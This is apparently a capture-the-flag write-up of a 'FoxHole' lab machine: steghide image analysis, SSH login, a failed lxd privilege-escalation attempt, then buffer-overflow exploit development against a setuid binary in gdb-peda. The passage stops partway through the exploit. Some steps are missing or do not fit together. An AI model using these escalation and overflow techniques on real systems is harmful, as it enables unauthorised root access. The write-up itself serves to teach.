


**Try harder~ There's no admin panel here~**

However, I have been once again trolled to try hard to find the admin page since this is not it. The only clue I have till now is "colorlib" about which I found in the "README.txt:" file but there are no exploit modules related to "colorlib".




All doors appear to be closed. There is one directory with name "images" with a lot of image-s in it.





I immediately opened the Images webpage and opened the image with an identical name of purple fox. This is an image of the purplefox but what caught my attention was the binary bits of 1's and 0's.



Is this some kind of code we need to decode? After a bit of contemplation, I decided to use the tool steghide to check if the image is hiding something,

```
kali@kali:~/Downloads$ sudo apt-get install steghide
[sudo] password for kali:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libmcrypt4 libmhash2
Suggested packages:
  libmcrypt-dev mcrypt
The following NEW packages will be installed:
  libmcrypt4 libmhash2 steghide
0 upgraded, 3 newly installed, 0 to remove and 616 not upgraded.
Need to get 327 kB of archives.
After this operation, 929 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

```
kali@kali:~/Downloads$ ls
purpl3f0x.jpg
kali@kali:~/Downloads$ steghide extract -sf purpl3f0x.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
kali@kali:~/Downloads$
```

When I tried to extract data from this particular image, it prompted for a password. When I entered with the empty password, it failed to extract anything. I didn't find any other lead that can give me the password. While I was observing all the images, I found there were other images of purplefox. I downloaded the image with name "foxy" and tried to extract the data inside it with steghide again.

```
kali@kali:~/Downloads$ steghide extract -sf foxy.jpg
Enter passphrase:
steghide: could not open the file "foxy.jpg".
kali@kali:~/Downloads$ steghide extract -sf foxy.jpeg
Enter passphrase:
steghide: could not extract any data with that passphrase!
kali@kali:~/Downloads$
```



seems I finally escaped the foxhole. It also revealed the username as "fox". There is only one place where I can try logging in with these credentials, the SSH service.

```
kali@kali:~$ nmap -sT 192.168.36.159
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-11 08:15 EST
Nmap scan report for 192.168.36.159
Host is up (0.0027s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
kali@kali:~$
```

The login was successful and I am inside the machine.

```
kali@kali:~$ ssh fox@192.168.36.159
The authenticity of host '192.168.36.159 (192.168.36.159)' can't be established.
ECDSA key fingerprint is SHA256:SztZJRkHgu4LeTtx7+sQ84yrrsiNhZv5j2IAUtsix+U.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.36.159' (ECDSA) to the list of known hosts.
fox@192.168.36.159's password:
Permission denied, please try again.
fox@192.168.36.159's password:
Permission denied, please try again.
fox@192.168.36.159's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

306 updates can be installed immediately.
25 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
*** System restart required ***
Last login: Thu Sep 10 14:05:53 2020
fox@FoxHole:~$ id
uid=1000(fox) gid=1000(fox) groups=1000(fox),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
```

I ran the `id` command and immediately noticed that the user fox is part of both sudo and lxd groups. However, when I checked if the user had any SUDO privileges the system prompted that the user cannot run SUDO command on this target.

```
fox@FoxHole:~$ sudo -l
[sudo] password for fox:
Sorry, user fox may not run sudo on FoxHole.
fox@FoxHole:~$ sudo -l
[sudo] password for fox:
Sorry, user fox may not run sudo on FoxHole.
fox@FoxHole:~$ sudo-l
sudo-l: command not found
fox@FoxHole:~$ sudo -l
[sudo] password for fox:
Sorry, try again.
[sudo] password for fox:
Sorry, user fox may not run sudo on FoxHole.
fox@FoxHole:~$
```

```
fox@FoxHole:/tmp$ sudo su
[sudo] password for fox:
fox is not in the sudoers file. This incident will be reported.
fox@FoxHole:/tmp$
```

Strange. Next, I decided to try lxd privilege escalation since the user is a member of lxd group. Lxd has a vulnerability that can give us root privileges. For this, we need a lxd alpine builder as shown below.

```
kali@kali:~/PE-Linux$ sudo git clone https://github.com/saghul/lxd-alpine-builder.git
[sudo] password for kali:
Cloning into 'lxd-alpine-builder' ...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), 15.98 KiB | 197.00 KiB/s, done.
kali@kali:~/PE-Linux$ ls
lxd-alpine-builder  PE.sh  README.md
kali@kali:~/PE-Linux$
```

Then we need to create an image as shown below.

```
kali@kali:~/PE-Linux/lxd-alpine-builder$ sudo ./build-alpine
Determining the latest release ... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86
Downloading alpine-keys-2.2-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
```

```
(8/19) Installing ca-certificates-bundle (20191127-r4)
(9/19) Installing libtls-standalone (2.9.1-r1)
(10/19) Installing ssl_client (1.31.1-r19)
(11/19) Installing zlib (1.2.11-r3)
(12/19) Installing apk-tools (2.10.5-r1)
(13/19) Installing busybox-suid (1.31.1-r19)
(14/19) Installing busybox-initscripts (3.2-r2)
Executing busybox-initscripts-3.2-r2.post-install
(15/19) Installing scanelf (1.2.6-r0)
(16/19) Installing musl-utils (1.1.24-r9)
(17/19) Installing libc-utils (0.7.2-r3)
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.1-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages
root@kali:/home/kali/PE-Linux/lxd-alpine-builder# ls
alpine-v3.12-i686-20201111_0940.tar.gz  build-alpine  LICENSE  README.md
root@kali:/home/kali/PE-Linux/lxd-alpine-builder#
```

We need to move this tar image to the target system.

```
fox@FoxHole:/tmp$ wget http://192.168.36.158:8000/lxd-alpine-builder/alpine-v3.12-i686-20201111_0940.tar.gz
--2020-11-11 06:42:27-- http://192.168.36.158:8000/lxd-alpine-builder/alpine-v3.12-i686-20201111_0940.tar.gz
Connecting to 192.168.36.158:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3199907 (3.1M) [application/gzip]
Saving to: 'alpine-v3.12-i686-20201111_0940.tar.gz'

alpine-v3.12-i686-20201 100%[====>] 3.05M --KB/s in 0.09s

2020-11-11 06:42:27 (35.2 MB/s) - 'alpine-v3.12-i686-20201111_0940.tar.gz' saved [3199907/3199907]
```

However, while importing, I found that lxd is not installed on the target.

```
fox@FoxHole:/tmp$ lxc image import alpine-v3.12-i686-20201111_0940.tar.gz --alias alpine_root
```

Command 'lxc' not found, but can be installed with:

```
sudo snap install lxd          # version 4.7, or  
sudo apt install lxd-installer # version 1  
sudo apt install lxd          # version 1:0.9
```

See 'snap info lxd' for additional versions.

```
fox@FoxHole:/tmp$ █
```

As I don't have SUDO privileges on the target system, I need to find some other way to elevate privileges. While enumerating the directories, I found a file named GiveMeRootPlz on which root has rights. Is this my way to get root or another foxhole?

```
fox@FoxHole:~$ pwd
```

```
/home/fox
```

```
fox@FoxHole:~$ ls
```

```
Desktop Documents Downloads GiveMeRootPlz Music peda Pictures Public Templates Videos
```

```
fox@FoxHole:~$ ls -l
```

```
total 52  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Desktop  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Documents  
drwxr-xr-x 4 fox fox 4096 Sep  9 15:55 Downloads  
-rwsrwxr-x 1 root root 15880 Sep  9 19:02 GiveMeRootPlz  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Music  
drwxrwxr-x 4 fox fox 4096 Sep  9 17:12 peda  
drwxr-xr-x 2 fox fox 4096 Sep  9 18:42 Pictures  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Public  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Templates  
drwxr-xr-x 2 fox fox 4096 Sep  9 14:44 Videos
```

```
fox@FoxHole:~$ █
```

I found the GiveMeRootPlz as an executable and when executed, the result was something like below.

```
fox@FoxHole:~$ file GiveMeRootPlz
```

```
GiveMeRootPlz: setuid ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=f70605a20537a577f0ae7253c0231ca4d6f7ab66, for GNU/Linux 3.2.0, not stripped
```

```
fox@FoxHole:~$ ./GiveMeRootPlz
```

```
Do you want the root password?yes
```

```
You didn't convince me!
```

```
Maybe you should write me a *very long* reason why I should give you the password
```

```
fox@FoxHole:~$ █
```

The last part of the message suggests there may be a buffer overflow vulnerability in this or this may be another foxhole. The strings command resulted in some interesting output.

```
fox@FoxHole:~$ strings GiveMeRootPlz
```

```
/lib/ld-linux.so.2
```

```
libc.so.6
```

```
IO stdin used
```

```
gets
```

```
puts
```

```
printf
```

```
setresgid
```

```
setresuid
```

```
system
```

```
getegid
```

```
geteuid
```

```
__cxa_finalize
```

```
__libc_start_main
```

```
GLIBC_2.1.3
```

```
GLIBC_2.0
```











once again run the GiveMeRootPlz program by feeding it the input from "crash1" file.

```
gdb-peda$ r < crash1
Starting program: /home/fox/GiveMeRootPlz < crash1

Do you want the root password?
You didn't convince me!
Maybe you should write me a *very long* reason why I should give you the password

Program received signal SIGSEGV, Segmentation fault.
[Type here to see registers]
EAX: 0x0
EBX: 0x48484848 ('HHHH')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb5000 -> 0x1e6d6c
EDI: 0xf7fb5000 -> 0x1e6d6c
EBP: 0x48484848 ('HHHH')
ESP: 0xffffd620 -> 0xf7fb5000 -> 0x1e6d6c
EIP: 0x43434343 ('CCCC')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[Type here to see code]
Invalid $PC address: 0x43434343
[Type here to see stack]
0000 | 0xffffd620 -> 0xf7fb5000 -> 0x1e6d6c
0004 | 0xffffd624 -> 0xf7fb5000 -> 0x1e6d6c
0008 | 0xffffd628 -> 0x0
0012 | 0xffffd62c -> 0xf7decee5 (<__libc_start_main+245>:      add    esp,0x10)
0016 | 0xffffd630 -> 0x1
0020 | 0xffffd634 -> 0xffffd6c4 -> 0xffffd700 ("/home/fox/GiveMeRootPlz")
0024 | 0xffffd638 -> 0xffffd6cc -> 0xffffd800 ("SHELL=/bin/bash")
0028 | 0xffffd63c -> 0xffffd654 -> 0x0
[Legend: code, data, rodata, value]
Stopped reason: SIGSEGV
0x43434343 in ?? ()
gdb-peda$
```

The program crashed once again and if you notice, the memory address changed to 0x4343-4343 which is the hexadecimal equivalent of character "C". Very good. I can totally control execution now. The next step now is to try to elevate privileges using this. The **strings** command has shown that there is /bin/bash command somewhere. We have also seen that this program "GiveMeRootPlz" is running with root privileges. So if I can somehow execute /bin/bash command from this GiveMeRootPlz script, I can get a root shell. The only problem is where exactly is this /bin/bash. PEDA has a solution for this too. The **info functions** command can give the names of all the functions in this script.

```
gdb-peda$ info functions
info functions
All defined functions:

Non-debugging symbols:
0x00001000 _init
0x00001000 __cxa_finalize@plt
0x000010e0 setresuid@plt
0x000010f0 printf@plt
0x00001100 gets@plt
0x00001110 geteuid@plt
